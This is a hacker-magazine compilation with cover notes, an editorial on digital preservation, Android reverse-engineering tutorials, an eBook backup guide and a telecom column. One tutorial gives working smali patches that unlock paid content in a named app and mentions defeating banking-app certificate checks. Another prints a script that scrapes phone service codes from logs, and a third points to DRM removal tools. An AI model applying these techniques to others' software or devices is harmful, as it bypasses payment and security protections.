2600

The Hacker Digest - Volume 36

Ceci n'est pas un ordinateur

PRIVATOLOGY

BY

E.A. BLAIR

CRYPT
THE NEW WAY
MITM

reset

2019 Covers

Ceci n'est pas une pipe.

Spring. This cover represents an homage to Belgian Surrealist artist René Magritte. He was known for depicting ordinary objects in an unusual context. The original work of art was entitled *The Treachery of Images* and it consisted of a pipe with the phrase "Ceci n'est pas une pipe" ("This is not a pipe") below it. It was a painting, after all, and not a pipe.

Our piece shows a 1980s IBM PC with the phrase "Ceci n'est pas un ordinateur" ("This is not a computer") below it. In our case, it was a cover and not a computer. But there were also many people from the period of the IBM PC who claimed that it wasn't a *real* computer. We also added an image of a man running towards a fire exit with the United Kingdom's Union Jack in the background on the computer monitor. This was a reference to the looming chaos of Brexit as the deadline date was coming up quickly.

Summer. Here we have another homage, this time to the pseudoscience of phrenology. Phrenological thinking was pretty big in the 19th century, particularly when having to do with psychiatry and psychology. The basic theory was that mental traits could be defined by measuring bumps on the skull. Lorenzo Niles Fowler was a leading phrenologist of the time who started a phrenological publishing house known as L.N Fowler and Company. They became well known for their phrenology head (a china head showing the phrenological faculties), which has become a symbol of the discipline.

Our version of the head was floating in space and introduced another science to the mix: privatology (which we completely made up). And to complete the image, we credited the publisher "E.A. Blair," which was an allusion to Eric Arthur Blair or, as most know him, George Orwell. Instead of mental traits, we placed all kinds of wordless corporate logos that were involved in privacy abuse one way or another. They included: AT&T, Cambridge Analytica, Vizio, Apple, Career Builder, Mastercard, Cirrus, Experian, TransUnion, YouTube, Snapchat, WhatsApp, Microsoft, PayPal, Venmo, Instagram, Lyft, Dropbox, Uber, NSA, Accenture, Spotify, Ring, Nest, Yahoo, Vodafone, ICE, the Wi-Fi symbol, the Bluetooth symbol, LexisNexis, Alibaba, VK, Verizon, Sprint, Visa, American Express, Glassdoor, Monster.com, Facebook, ChoicePoint, Google, Baidu, Android, LinkedIn, Ashley Madison, LTE, ePassport, the NFC symbol, Amazon, Twitter, Equifax, T-Mobile, a signal strength indicator, Pinterest, Bitcoin, Tinder, Grindr, and the Ingsoc symbol (from the *1984* movie - and also the only fictional logo here).

Autumn. We decided to have some fun with various items from the news, specifically pro-democracy demonstrations and privacy invasions. A sign is shown at a fork in the road, each one going to "The New Way," a reference to a key line from *A Clockwork Orange*. The umbrella on top alluded to the Hong Kong pro-democracy demonstrations, where umbrellas symbolized the movement. Moving to the left takes you down a path with a sign that says "CRYPT" and the Signal logo (a secure messaging app), which eventually leads to a bright city with tall buildings and Wi-Fi symbols (or RSSI - Received Signal Strength Indicators) in the sky. Moving to the right takes you down a path with a sign reading "MITM" (Man In The Middle) and the WhatsApp logo (an app owned by Facebook that had recently had some security issues), leading to a darkened city with not-so-tall buildings and an ominous sky with lightning striking from the heavens. The skyline is a modified version of Hong Kong.

Winter. This was a play on Google and the "OK Boomer" meme that was going around at the time which was being used to dismiss or mock attitudes stereotypically attributed to the baby boomer generation. We simply changed the Google logo to say "Boomer" and imitated the default search page with the following two modifications: "Boomer Search" in place of "Google Search" and "Get Off Lawn" instead of "I'm Feeling Lucky" (a reference to the image of older people (boomers) shouting at kids to get off their lawns). "OK" and "Not OK" appeared at the right of the search bar (either completing the "OK Boomer" meme or saying that such a meme wasn't cool), replacing "Advanced Search" and "Language Tools." The word "reset" was typed into the search bar, implying that maybe we all just needed to take a step back in so very many ways.

Errata, Operators, Risks, Realities

Preserving the Future

It's almost impossible for us to wrap our heads around the fact that it was 35 years ago when we started publishing. There are people who work on this magazine who are older now than their *parents* were back in those early days. While we've always appealed to a multigenerational audience, it gets so much more interesting when time gets factored in.

We were founded because we had a great desire to preserve the history that was being made around us. Back then, hacking as we know it was in its infancy and most communication was achieved through computer bulletin boards, where only one person could connect at a time and the speed was generally a whopping 300 baud. But contained within these early home computers were fascinating stories and experiences that spoke of the evolving technology that was captivating a growing number of people around the world. Of course, it was so much harder for the world to communicate with itself back then. Phone phreaks were able to meet this challenge through the use of blue boxes and hacked long distance codes. Hackers began to access packet switched networks to communicate across continents using other people's computers without having to make long distance telephone calls. It was all illegal, but it was also so obviously the right thing to do in order to take the next step. Had we waited for technology to be figured out by those in charge - who would then ration it out to us civilians - we would have lost so much precious time and been forced to play by far more restrictive rules, where the artificial confines of distance would be held onto for far longer. Patience isn't always a virtue.

Being able to communicate in ways most people believed to be impossible gave us access to the stories and the people that made this world so fascinating to us. Seeing an eloquent description of what it was like to go trashing outside a telephone switch in Ohio was something you would have had to have called a local BBS to see. You would have to have called another system to read about the thrill of exploring inside a government computer network that some kid in Boston was writing about. And yet another one to find out about the nightmares of dealing with an independent phone company in the heart of Texas.

These stories were fleeting as most are. We knew that if what we were impassioned by was at all interesting, these stories would be devoured by people in other parts of the country - and perhaps even the world. They might actually be of interest to individuals who knew little or nothing about the technology. That is the magic of preservation. You never know who you might be preserving something for, whether it's a person in a distant land or someone who hasn't even been born yet. We honestly didn't recognize that significance in 1984. We just wanted to share the subjects we thought were interesting and put them down on paper. Since then, we've learned that these things really last and are applicable to scenarios that weren't even dreamed of when the idea first took hold.

Preserving history always seems to be the thing that gets neglected. We discard valuable artifacts or mislabel as junk the items that can really teach us something down the road. While it's relatively easy to accumulate a huge pile of old telephones and computers, along with a stack of *National Geographic* back issues that touch the ceiling, what's difficult is keeping track of it all, noting the specific characteristics, defining the significance, and making it accessible so others can benefit from the knowledge derived from these relics of the past. It's almost certain to be an uphill battle - but it nearly always pays off in one way or another.

One myth which continues to circulate is that digitization is a guarantee of preservation. While correct in theory, it couldn't be more wrong in practice. Between upgrades, version incompatibilities, an overabundance of data, and an often nonexistent method of maintaining countless files and collections, we actually see more history being lost due to these factors than we did in the analog world. That's because we are overconfident that simply digitizing something is enough to make it last forever. It's not. You may have in your collection some old printed photographs from relatives many decades ago. But try and find the photos you took on that first digital camera you used back in the 1990s. The connectors, file formats, and software have all changed, so if you didn't copy them and keep track of them through the different computers and operating systems you've been through, it's quite possible they're lost. Even if they're not, they may be virtually impossible to read. How about accessing an old text file that you kept on your ancient Amiga system - or even Windows 95? It's just not as simple as finding an old diary in the attic.

And these are the simple things. Running software that used to work on old computers isn't something that's going to happen by default; it takes a special effort and commitment to preserve these bits of history. It's easy to keep an old book or a cassette tape and have them continue to be accessible for as long as you can keep them from falling apart. Digital archiving comes with its own set of challenges that are too often overlooked.

In much the same way that the digital and analog approaches are both necessary, we've found that the old and the new also complement each other. We've made the point a number of times over the years that it's foolish to discard one for the other. We need digital *and* analog to work together. New technology *in conjunction with* old technology is what lasts, not stubbornly holding onto one.

The same can be said for variety *within* the tech we use, regardless of age. Having a wide assortment of devices, operating systems, and telecommunication options ensures that we will develop and evolve by recognizing what's good in one and finding a way to apply it in another. When we become zealots for one system over another and refuse to even consider what an alternative has to offer, we sadly follow in the tradition of zealotry everywhere, which nearly always winds up in a big mess.

This year we will be finishing the initial digitization of our entire back issue collection. Those of you who have been part of this will appreciate the incredible history that we have lived through since we first started publishing. And, while this has been a massive undertaking that required a lot of extra effort from much of our staff, it has proven to be incredibly rewarding. Being able to look back and relive developments in networking, telecommunications, the ever-developing hacker culture, and our planet in general has injected us, not only with enthusiasm, but perspective for everything new that transpires. Having a sense of the history is what truly guarantees you're moving forward while developing something new.

We can point to so many lost opportunities in other places: old movies and television programs discarded by studios who couldn't imagine people caring about them in the future, overstocked books from libraries or bookstores being destroyed instead of donated to potential readers, personal collections of vinyl and video thrown into a dumpster when they become too much to deal with. The potential for future lost opportunities involving purely digital mediums is even greater. We've already witnessed instances of websites and social networks that shut down and erase all of the pages and conversations that had formed a community for so many. Without a method of maintaining and curating our collections, we stand a significant risk of mass purges that quietly wipe out valuable bits of our history.

The one common fact we always seem to come back to is that those involved in making history never seem to recognize that at the time. They assume someone else is keeping track of various milestones for posterity, which is often the case for truly big developments. But history doesn't discriminate between large and small. There's relevance to be found in the tiniest of interactions or creations. And while we shouldn't obsess over holding on to every bit of media and every file we've ever created, we would be well served to have methods of ensuring their accessibility for future generations so that they can help decide what really mattered.

Looking back on 35 years of publishing and on our nearly complete digitization efforts, we're amazed at what's already happened and thrilled at the prospect that present and future generations will benefit from the story. We hope there are many more stories to tell.

Reverse Engineering Android Apps

by David Libertas

I will walk you through how to insert your own code into any Android application. This article assumes you have a basic understanding of Android coding. If not, it's a very easy platform to pick up from Google's documentation.

Not since the 1990s when we got apps with source code on our TI calculators has it been so easy to reverse engineer and modify app code, thanks to Android's use of Dalvik Java. This opens the door for all sorts of fun: logging network traffic before it's sent over the wire, unlocking paid content, or any other behavior changes you can think of. I've used it on an app that employed HMAC to prevent spoofed HTTPS requests not originating from the app, then reverse engineered its HMAC shared secret to create a shell script that spoofed HTTPS requests. Edster's "YITM" (35:4) noted that his hack to intercept the network traffic was blocked by some banking apps that recognized his self-signed certificate; modifying the banking app can be used to disable that safety check and execute his hack for any app.

Let's hack the fun party app Heads Up[1] version 3.04 as an example. In the game, you pick a deck of cards with words related to a theme. You hold your phone on your forehead while friends shout clues for you to guess the word. Flip up if you get it right and score a point or flip down to pass. One thing that's notable is that the in-app purchasable decks are playable once for free, meaning the content for the decks is loaded on the phone even if you haven't purchased them. Wouldn't it be nice to unlock those decks? Or better yet, add your own decks with words unique to your own social circles?

All Android apps come as APK files. To start, you will need two tools: APK Studio[2] and APK Tool[3]. APK Studio is the tool you launch, a sort of reverse engineering IDE. It then uses APK Tool to convert an APK into decompiled SMALI code and can then recompile it back to an APK after you have made changes to the code and digitally sign it with your own certificate. Review APK Studio's README to understand where to install APK Tool so APK Studio can find it.

Next is to get a copy of the APK file you want to hack onto your PC. Google search how to download from your phone if you're not familiar, or go to `apkpure.com` if you want to get older versions. Launch APK Studio, and from the File menu open the APK file. Congrats! You now have a decompiled Android app. Go grab Heads Up 3.04 if you want to follow along this tutorial.

Next step is get familiar with the app's SMALI code, which is sort of like assembly language for Dalvik Java. It's hard to read at first, but this footnote[4] has a good reference. You can also attempt to decompile the SMALI to Java to compare how Java code is represented in SMALI. Tools for that are Dex2Jar[5] to convert the APK to a JAR file, then JD[6] to decompile the JAR to Java. Not all code can be decompiled, but you should get enough samples to compare Java side by side with SMALI to learn how it works.

The only thing that may be hard to catch onto from this technique is the variable naming, so I will explain that. Every variable is a 32-bit register. Function parameters are p0, p1, p2, etc. Local variables are v0, v1, etc., and the number of local variables available is defined by the “.locals” command. So `.locals 2` means you have v0 and v1 available to use.

Now it becomes a detective game. Want to hack the in-app purchase code to make all paid content appear paid for? Many Android devs use Google’s open source IabHelper class (IAB is in-app billing). Sure enough, a file search of the decompiled Heads Up finds the class constructor for Lcom/headsup/a/e; logs the string literal “IAB helper created.” This demonstrates one challenge: APK compilers attempt to obfuscate code by changing the names of everything to letters. So, whereas the developer of this app probably had a Java class called com.headsup.Billing.IabHelper, the obfuscator changed it to com.headsup.a.e.

Here are tips to work around that. First is to read string literals like the above example for more clues. In this case, the SMALI function Lcom/headsup/a/e;->a logs a message indicating it was originally called getSkuDetails() prior to obfuscation. Since this is from open source, we can find the original IabHelper.java online, see the original Java getSkuDetails(), and compare to the SMALI to decipher it better.

Knowing commonly used open source libraries like IaBHelper can help you find code. For example, Google’s Volley[7] is often used for making HTTP requests, such as RESTful APIs. Finding string literals in Google’s open source code for Volley and matching them to your obfuscated code will quickly find where your APK makes HTTP calls where you can insert code to capture all HTTP requests and responses just as searching for IAB string literals can find the in-app billing code.

Another tip is searching for Android resource IDs. Perhaps you are trying to hack an Android activity that shows a certain message or image. You will find the message in res/values as a name/value pair or the image in res/drawable (where the resource name is the image file name). Then search the SMALI code for reference to the resource’s name: now you’ve found the source code you want to hack. Note that if cracking SMALI code is not your thing, it’s still fun to replace these message and image resources with your own content, then use APK Studio to rebuild a new APK with your customizations!

Surfing through the string and drawable resources can also show other interesting things. For example, res/values/strings.xml in Heads Up has messages related to Disney that reveal you can unlock a promo deck by checking in at a Disney park. More digging can find promotions for Star Wars, Peanuts, Carnival Cruiselines, Crocs, and Geico Insurance.

Back to hacking Heads Up... to unlock in-app purchases, it’d be helpful to understand how the obfuscated IabHelper is working, so I added calls to log to Android’s logcat service in all its functions. There are two code snippets to keep on hand for logging, depending on if you just want to log a message or if you also want to include the full call stack.

```
Message:
const-string v0, “HAXOR”
const-string v1, “Message goes here”
invoke-static {v0, v1},
Landroid/util/Log;->d(Ljava/lang/
➥String;Ljava/lang/String;)I

Message w/call stack:
const-string v0, “HAXOR”
const-string v1, “Message goes here”
new-instance v2, Ljava/lang/
➥Throwable;
invoke-direct {v2}, Ljava/lang/
➥Throwable;-><init>()V
invoke-static {v0, v1, v2},
Landroid/util/Log;->d(Ljava/lang/
➥String;Ljava/lang/String;Ljava/lang
➥/Throwable;)I
```

Filter logcat entries in the Android monitor to only include HAXOR to see a dump of just your hack logs. Note that this can break code if the function you inserted this into uses variables v0, v1, or v2 since you are overwriting them. To fix that, increment the .locals declaration. For example, if a function has `.locals 3` then you know it uses v0 through v2; change it to `.locals 6` and adjust the above code snippets to use v3, v4, and v5 instead.

Long story short, while trying to debug IabHelper using the above logging, I found Lcom/headsup/activities/d; loops over each deck and calls IabHelper for every deck that has a SKU via the unobfuscated function Deck.getSku(). Reading Deck.smali reveals Deck.getPrice(), and a string literal on the sixth line in this snippet confirms that empty string from getSku() indicates a purchased deck:

```
invoke-virtual {p0}, Lcom/headsup/
➥model/Deck;->getSku()Ljava/lang/
➥String;
move-result-object v0
invoke-virtual {v0}, Ljava/lang/
➥String;->isEmpty()Z
move-result v0
if-eqz v0, :cond_0
const-string v0, *"this%heads*up#deck
➥@is_purchased"*
iput-object v0, p0, Lcom/headsup/
➥model/Deck;->price:Ljava/lang/
➥String;
:cond_0
iget-object v0, p0, Lcom/headsup/
➥model/Deck;->price:Ljava/lang/
➥String;
return-object v0
```

I decided to make the SKUs empty string across the board rather. This leads to my next tip. Searching SMALI code is very easy because everything is fully qualified with namespace and function signature. No "using" statements like Java. For example, to find all code reference to Deck.setSku(), search for `Lcom/➥headsup/model/Deck;->setSku➥(Ljava/lang/String;)V` and you find one reference in headsup/b/a.smali:

```
invoke-virtual {v2, v3},
Lcom/headsup/model/Deck;->
➥setSku(Ljava/lang/String;)V
```

Easy hack. Add a line in front of it to always pass empty string:

```
const-string v3, ""
invoke-virtual {v2, v3},
Lcom/headsup/model/Deck;->
➥setSku(Ljava/lang/String;)V
```

Now by inserting that one line, every deck is considered purchased!

If you keep exploring, then you will find that the decks are a SQL Lite database. It downloads a hash to confirm that the local SQL Lite is in sync with the server. If not, then it downloads the new SQL Lite. This is how they push new decks to the app. You will also find code in Lcom/headsup/b/a; that removes some decks based on their title, so remove that code to unlock secret decks no one else can play.

Finally, if you want to really stretch your skills, try inserting your own decks into the SQL Lite DB. Here are some tips for that. The SQL Lite is saved as system.db. Find the code that downloads it to get its URL and download your own copy to your PC. Use SQL Lite client to open it and learn about its contents and table structures. Finally, find the code that reads and writes system.db. You will want to clone a copy of the file, tamper with the clone, and load decks from the copy, since tampering with the original system.db will trigger the hashing to redownload the original from their server.

Create a new class called Hack.smali with static functions to insert what you want into the DB. In my case, I created a function to insert a deck, another to insert a word into a deck. Here's an example of inserting "2600 Magazine" as a card into a deck identified in SQL Lite by the primary key 0x2b:

```
const-string v2, "2600 magazine"
const/16 v3, 0x2b
invoke-static {v0, v1, v2, v3},
Lcom/headsup/Hack;->hackInsertWord
➥(Landroid/database/sqlite/SQLite
➥Database;ILjava/lang/String;I)V
```

Then see if you can find the appropriate places to insert calls to your new code.

This may seem like a daunting task, but with patience it becomes easy. Once you get the hang of it, it can become an addicting way to create new possibilities with apps, make them better, and make them do things their creators didn't intend. That's the hacker spirit!

Footnotes

[1] play.google.com/store/apps/➥details?id=com.wb.headsup

[2] github.com/vaibhavpandeyvpz/➥apkstudio/

[3] ibotpeaches.github.io/Apktool/

[4] pallergabor.uw.hu/androidblog/➥dalvik_opcodes.html

[5] sourceforge.net/projects/➥dex2jar/

[6] jd.benow.ca/

[7] developer.android.com/training➥/volley/simple

Android Smartphone Secret Codes: Revealed

by J.J. Styles
jjstyles0001@gmail.com

Hello, *2600* readers of the world. In this article, I will divulge how to retrieve "secret codes" from your very own personal Android smartphone. No longer will you need to look up up secret codes or, even worse, beg others to provide them for you.

Most people are already somewhat familiar with so-called secret codes. The code *ADD or *233 is well known for adding minutes to an account. The code *#06# is also well known for presenting various identification numbers, or strings, pertaining to a unique personal smartphone. I believe this information should appeal to a wide audience of *2600* readers because it involves a little bit of computer hacking, reverse engineering, and a bit of telephone phreaking. The difficulty level is low in my opinion, meaning that most anyone with a personal computer and an Android smartphone should be able to do everything discussed within this article. I discovered this technique all on my own one day when attempting to unlock my phone in order to switch to another provider. I noticed that it was difficult to obtain this information for lesser known models of smartphones and decided to just poke around the phone using my computer programmer and system administrator skills. Hopefully this information is not too widely known already. With that said, let's begin.

In order to do this, we will need:

```
1) Android Debug Bridge (ADB) drivers.
2) dex2jar
3) jd-gui
4) Linux system tools: grep and/or
strings.
```

First, install ADB drivers. There are various ways to do this. Drivers exist for Windows, Mac, and Linux. I will discuss doing this on Windows for simplicity. It should be easy enough to figure this information out by searching/Googling for "adb drivers download install". Most people reference this article: `www.xda-developers.com/install-adb-windows-macos-linux/`.

In order to utilize these drivers, "Developer" mode must be enabled on the smartphone. This is done by going into the "Settings" menu/app of the Android smartphone, then the "System" and/or "About" settings page, and pressing/clicking/spamming the "Build number" option/button until it begins a "Developer mode" countdown. Once this procedure has been completed, a new option called "Developer options" will be available. In "Developer options," we will need to switch them "On" and also enable "USB debugging" and exit back to the main menu of the smartphone. Now we should be able to begin our journey into ADB interfacing. When a new computer system is used/connected via USB to an Android smartphone, authorizations must be made. All this requires is checking a checkbox on the phone and accepting the authorization/connection. Hopefully I have provided enough information about this "Developer mode" "ADB" procedure. Please excuse my brevity/briefness, but my goal is not to fill *2600* pages with rudimentary, easy-to-obtain information.

Oh, also, the necessary phone drivers must be installed on the computer system as well, in order for the phone to be recognized as a device. Typically, this can be automatically handled by the operating system "plug and play" but if not, please consult your phone manufacturer. I know, for example, that Samsung smartphones often require drivers to be obtained/downloaded.

If you are already able to transfer Photos/Music/Movies/Files/etc. between your smartphone and PC, then it is safe to say the drivers are already installed/loaded.

When a smartphone is connected via USB in MTP (Media Transfer Protocol) mode, you may have noticed that there is a simple file system that appears, containing folders such as "Android," "data," "DCIM," "Music," etc. What you may not know is that there is a Unix/Linux file system that is not usually revealed. If you have “rooted” your smartphone before and used a file manager such as “ES File Manager,” you may have noticed the Linux file system, common directories, like “bin,” “dev,” “etc,” and “root.” The directory we will focus on is the “/system/priv-app” one. This directory contains apps/programs/apks that come preinstalled with your smartphone. One of these programs is going to be the Dialer app that we use to make phone calls. Sometimes this app is called “Dialer,” “GoogleDialerGo,” or “LGTeleService.” We will find out by grepping.

Now it’s time for the juicy stuff.

When we installed the ADB drivers, an application called “adb” should have been installed to a directory called “platform-tools” on the PC. When we open a Dos/Unix/Terminal command prompt and navigate to that directory, we can type in commands such as `adb devices` which will display the connected devices. If nothing is listed, the drivers are not correctly installed and you will need to retrace your steps to complete the process in order to proceed with this article.

Once we have determined the smartphone device is connected and registered, we can use the `adb shell` command to open an actual Unix shell terminal on the device. This is similar to running the Google Play store apps “termux” or “Terminal Emulator.” If the whole ADB procedure is too much for you, you can attempt to extract secret codes just by using the aforementioned apps, but in order to truly reverse engineer the Dialer app, we will need to transfer files utilizing the `adb pull` command. With that said, after issuing the `adb shell` command, we should have a “shell” user (UID 2000) access level command prompt in the root “/” directory. Depending on the file system permissions, we may be able to issue the `ls` command to take a peek at what is available. This is irrelevant, because I want you to type `cd /system/priv-app/` and press the enter key. You can type `ls -la` to list all files/folders in long format and see a bunch of directories. While in the “/system/priv-app” directory, we can type `grep “*#06#” */* ➥ 2>/dev/null` and find out which binary contains the secret codes. You will get back a message like “Binary file Dialer/Dialer.apk matches.” From here you could type `cd Dialer` (enter), `strings Dialer. ➥ apk | grep “*#”` & get some secret codes spit back at you. `grep “##”` would spit some other codes back. At this point, you could consider yourself done, poke these codes into your dialer app, and figure out what each one does. But this is not the *2600* way. We hopefully want true and total understanding of how these codes operate. For that, we will need to reverse engineer some Java code.

The binary apk file obviously contains secret codes, but reversing the apk is not so straightforward. No. *But!* We can get the actual Java source code from the dex/odex/vdex files associated with that apk. Continue to look around the particular Dialer directory for your smartphone; you may find a directory called “oat” and/or “arm,” or the dex files may be contained in the root of the Dialer directory itself. We can grep those files as well for *#06#, and determine that they too obviously contain secret codes. I use the *#06# code as an example, because it seems to be a universal secret code that exists on all smartphones (to my knowledge). We can type in `pwd` (enter) to get the present working directory, `ls` to get the filename, and put them together to get something like “/system/priv-app/Dialer/oat/arm/Dialer.dex.”

We must make note of the pertinent file locations because now we will be copying them to our local PC for reverse engineering purposes. Type `exit` to exit the shell. We should be back at our local system prompt in the “platform-tools” directory. If we type, for example, `adb pull /system/priv-app/Dialer ➥/oat/arm/Dialer.dex ./` that should copy the file “Dialer.dex” from the smartphone to our current working directory. You could replace the “./” part of the command with wherever you wish to store the file. Once we have copied over all the files that contain secret codes, we can begin reversing them. I found instructions for this technique on `onlytrikss. ➥blogspot.com/2012/12/how-to- ➥get-source-code-from-apk-file ➥.html`.

We obtain a program called dex2jar: `github.com/pxb1988/dex2jar ➥/releases`.

We run `d2j-dex2jar.bat Dialer ➥.dex`.

This will create a file called “Dialer-dex2jar.jar.”

If we only had access to an .odex file, an extra step is required.

We will also need SmaliEx: `github.com` `➥/testwhat/SmaliEx/releases`.

And we will need to create a dex file by running `java -jar oat2dex.jar` `➥ Dialer.odex boot.oat`.

Then we will have a legit dex file to run dex2jar on as previously stated.

Then we obtain Java Decompiler: `github` `➥.com/java-decompiler/jd-gui/` `➥releases`.

When we load Dialer-dex2jar.jar in Java Decompiler, guess what we get? The entire source code for the Dialer! Including all the methods/functions for the available secret codes.

We are done. This method should basically work on every Android phone ever made, and you will never need to beg for a secret code again. Hooray! You may find codes like `##DEBUG#` (or `##33284#` rather) and many other phun thingz.

Of course, this article would not be complete if I did not explain how to obtain the MSL/SPC for your smartphone (Master Subsidy Lock/Service Programming Code). Sometimes secret codes will only be available for use after the MSL/SPC has been entered. This code can sometimes be obtained from the cell service provider, but the point of this article is doing it ourselves, not begging for "CoDeZ,"

There's a great little script known to the world as "GETMSL.BAT." Basically, what is does is grep for keywords that pertain to the MSL/SPC. What does it grep exactly? It greps the "logcat" command. logcat is one of the built-in busybox/funbox/linux system commands on Android systems. So if we run `adb shell` and then run `logcat` it runs a continuous system log of Android events. When an invalid MSL/SPC gets entered, a log entry gets made that basically says "the code entered does not match XXXXXX" where XXXXXX is the actual MSL/SPC. Brilliant security design, right? *Not!* Anyway, here is the code most people use:

```
GETMSL.BAT:

adb shell logcat > logcat.txt
findstr “I/MSL_Checker(
1166):” logcat.txt
findstr “aaa_pw:” logcat.txt
findstr “sec_pw:” logcat.txt
findstr “aaapw:” logcat.txt
findstr “ha_pw:” logcat.txt
findstr “hapw:” logcat.txt
findstr “MSL:” logcat.txt
findstr “spc:” logcat.txt
findstr “aaa_pw” logcat.txt
findstr “sec_pw” logcat.txt
findstr “aaapw” logcat.txt
findstr “ha_pw” logcat.txt
findstr “hapw” logcat.txt
findstr “hapw” logcat.txt
findstr “MSL” logcat.txt
findstr “spc” logcat.txt
PAUSE
```

While that code runs on your PC, enter a secret code that prompts you for the MSL/SPC, enter a bad code: "000000," "123456," etc. The script should now have the six digit code, allowing you to get into the menu that you desire.

I hope that you have enjoyed this article. Good luck, or rather, godspeed in your HPVAC adventures!

How to Make Your eBooks Inheritable

by Konrad Botor

I listen regularly to both *Off The Hook* and *Off The Wall* podcasts. Recently there was a discussion on one of them concerning Amazon and its business practices. One of the questions posed by a caller was "What happens to my Kindle eBooks after I die? Will they be inherited by my family?" While I do not know what Amazon's official policy is on the subject, I thought I'd share my method of ensuring that I can access eBooks I bought whenever I want - and pass them to whoever I want after I'm gone. Without further ado, here are the steps I took.

Download and Install Calibre

Calibre (`calibre-ebook.com/`) is digital library software which allows for the easy management of eBooks in various formats. It supports multiple operating systems, can convert unencrypted books into

multiple formats and, in my opinion, is very easy to use. On Windows and MacOS, you can simply download and run the installer. The Linux version requires using the command line to download and run the installation script or installing from source. Both approaches are described here at `calibre-ebook.com/`
➥`download_linux`.

Install Goodreads Calibre plugin (optional)

Calibre has the ability to download various eBook metadata and covers from the Internet using plugins from "metadata source" category. It comes with many such plugins preinstalled - including one for Amazon. It is, however, missing one for Goodreads - in my opinion, one of the biggest book information repositories on the Internet. You can install it by clicking on `Settings` on the toolbar in the main Calibre window, and on "Plugins" in the "Advanced" category to open the "Plugins" dialog. Once the dialog window appears, select "Download new plugins" and then type "Goodreads" in the filter field. Finally, select the plugin from the list and click "Install."

Download and Install DRM Removal Tools (optional)

As far as I know most, if not all, Kindle eBooks are protected by DRM. While it is not necessary to remove this protection to store books on your computer, if this is not done they will only work on "authorized" devices - and since the bookstore decides exactly what "authorized" means... well, I'm sure you see how easily you can lose access to your digital library. DRM removal tools can be downloaded from this website: `apprenticealf.`
➥`wordpress.com/`. They can be installed as Calibre plugins or used from the command line as described in the article "Removing eBook DRM without OCR or GUIs" by lol-md5 in the Autumn 2018 edition of *2600*.

Download the Books

Every book vendor (and Amazon is no exception) gives its customers the ability to download the books to their computer. In the case of Kindle eBooks, it's done via the "Your Content and Devices" page (`www.amazon.com`
➥`/hz/mycd/myx#/home/content/`
➥`booksAll/dateDsc/`). To download the book, simply click on the "..." button next to the book you want to download, then select "Download & transfer via USB," and click "Download." Repeat the process for all the books you want to store locally.

Import the Books to Calibre

Now that you have downloaded all your eBooks from Amazon, place them in a single directory. If you wish to remove the DRM, but opted not to install the DRM removal Calibre plugin(s), do so now - see the previously mentioned article by lol-md5 for more details on the process. Now in the main Calibre window, press "A" to open the eBook import dialog, then navigate to the directory that holds all your books, press "Ctrl + A" to select them all, and click "Open." Calibre will now process the books and add them to your library. Once it's done, you can delete the directory you imported the books from.

Organize the Library (optional)

At this point, you should have all your books stored in your private digital library. You can stop there and enjoy the fact that your eBooks can no longer be taken from you on someone else's whim. However, once your library grows, you'll find it much easier to find the book you'll looking for if you keep the library properly organized. To do this, it's necessary to edit eBook metadata. While it's possible to do it for multiple books at once, I strongly recommend editing one at a time to avoid corrupting the entire library. Simply select the book you want to edit in the main Calibre window and click the "Edit metadata" button on the toolbar. A dialog window will appear, which allows for editing all of the book's info, as well as downloading it and the cover from the Internet using one of the metadata plugins I mentioned before.

Repeat the Last Three Steps for Any New Books

Now that you have your library safely stored and organized on your computer, all you have to do is keep it up to date by importing any eBooks you purchase on Amazon.

And that's it! When you pass away, whoever inherits your computer inherits your library as well - or, if you chose to keep it on a removable drive, you can simply deed that to whichever of your relatives and acquaintances you feel is most deserving of your eBooks.

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! Spring gets earlier and earlier every year here in the Pacific Northwest, and my nose has turned into a faucet. It doesn't matter how much I blow my nose - it's never clear, and basically honks like a trombone. My eyes itch, my ears itch, and the only thing that makes it worse is cottonwood trees and Scotch broom.

As staffing has shrunk in the Central Office, I am tasked with all sorts of random things that I didn't used to be tasked with. Today, it was my job to take an inventory of new wireless equipment installed in a few towers leased by The Company. "But it's new equipment!" you might say. "Why not take an inventory at the time it's installed?" And yes, you'd be right, and this would *totally* make sense, which is exactly why management decided not to do things that way. Instead, they wait until a vendor claims to us that it's done (which they do when their subcontractor claims it's done). It's then my job to drive out to the tower, validate the installation, and affix Company Asset Tags to each piece of equipment. A Company Employee must do this important job; vendors cannot be entrusted with it. And that's how I got to spend the day driving through cottonwood forests and hillsides covered in Scotch broom.

I started the day at eight in the morning, and was out of the door by nine - just in time to hurry up and wait in horrible Seattle traffic (it's worse than L.A.). My destination today was the abyss outside of Olympia, for the most part a sparsely populated rural area. The Company doesn't own its own towers, but leases them from a variety of partners such as Crown Castle, American Tower, and even public utility districts. Most towers are located on private land, and many of the landlords are *not* friendly. Some of them will even shoot at you if you don't notify them in advance that you're coming ("Posted: No Trespassing" is taken very seriously here). Also, we are not the only tenant at most of these towers; numerous other companies have equipment there, so it isn't unusual to run into crews working for competitors.

Today, I had three sites to visit. All of them are in the middle of nowhere. GPS isn't reliable in these parts (mountains and trees block the signal, which is generally low to the horizon) and phones, which usually work better than satellite-guided GPS, often *don't* work in the shadow of a cell tower (many of them have to be approached from behind while driving on dirt roads). This means that it's essential to print out directions. Today's directions involved driving on an Interstate highway to a state highway to a county road to a dirt road. And - I kid you not - once I turned onto the dirt road, the directions stated "After 4.3 miles, bear left at the big cottonwood tree."

After 4.3 miles, there was no big cottonwood tree. There were hundreds of small ones. I drove another mile, then doubled back and investigated. There was Scotch broom, and a big stump. And beyond the Scotch broom, there was a rutted dirt track. After letting out a giant sneeze, I hopped in the truck, drove over the Scotch broom (sending up a cloud of yellow pollen and another paroxysm of sneezing), and drove another 1.4 miles more or less straight up a bone-jarring, anus-clenching dirt road, only to arrive at a gate. Naturally, I didn't have the key. "Key located in lock box next to big tree" said my directions, which I'd neglected to thoroughly read. Of course, there was nowhere to turn around, so I carefully backed the truck 1.2 miles down the hill until I was finally able to turn it around for the remaining 0.2 miles. I parked next to the stump and investigated, the Scotch broom practically laughing at me while sending up another cloud of pollen, in turn sending me into another sneezing spasm. Through itchy, watery eyes, I saw a lock box peering out at me from inside a Scotch broom shrub. It's possible that I may have said a few bad words. I set the code on the combination lock, opened the lock box, and... *no key*.

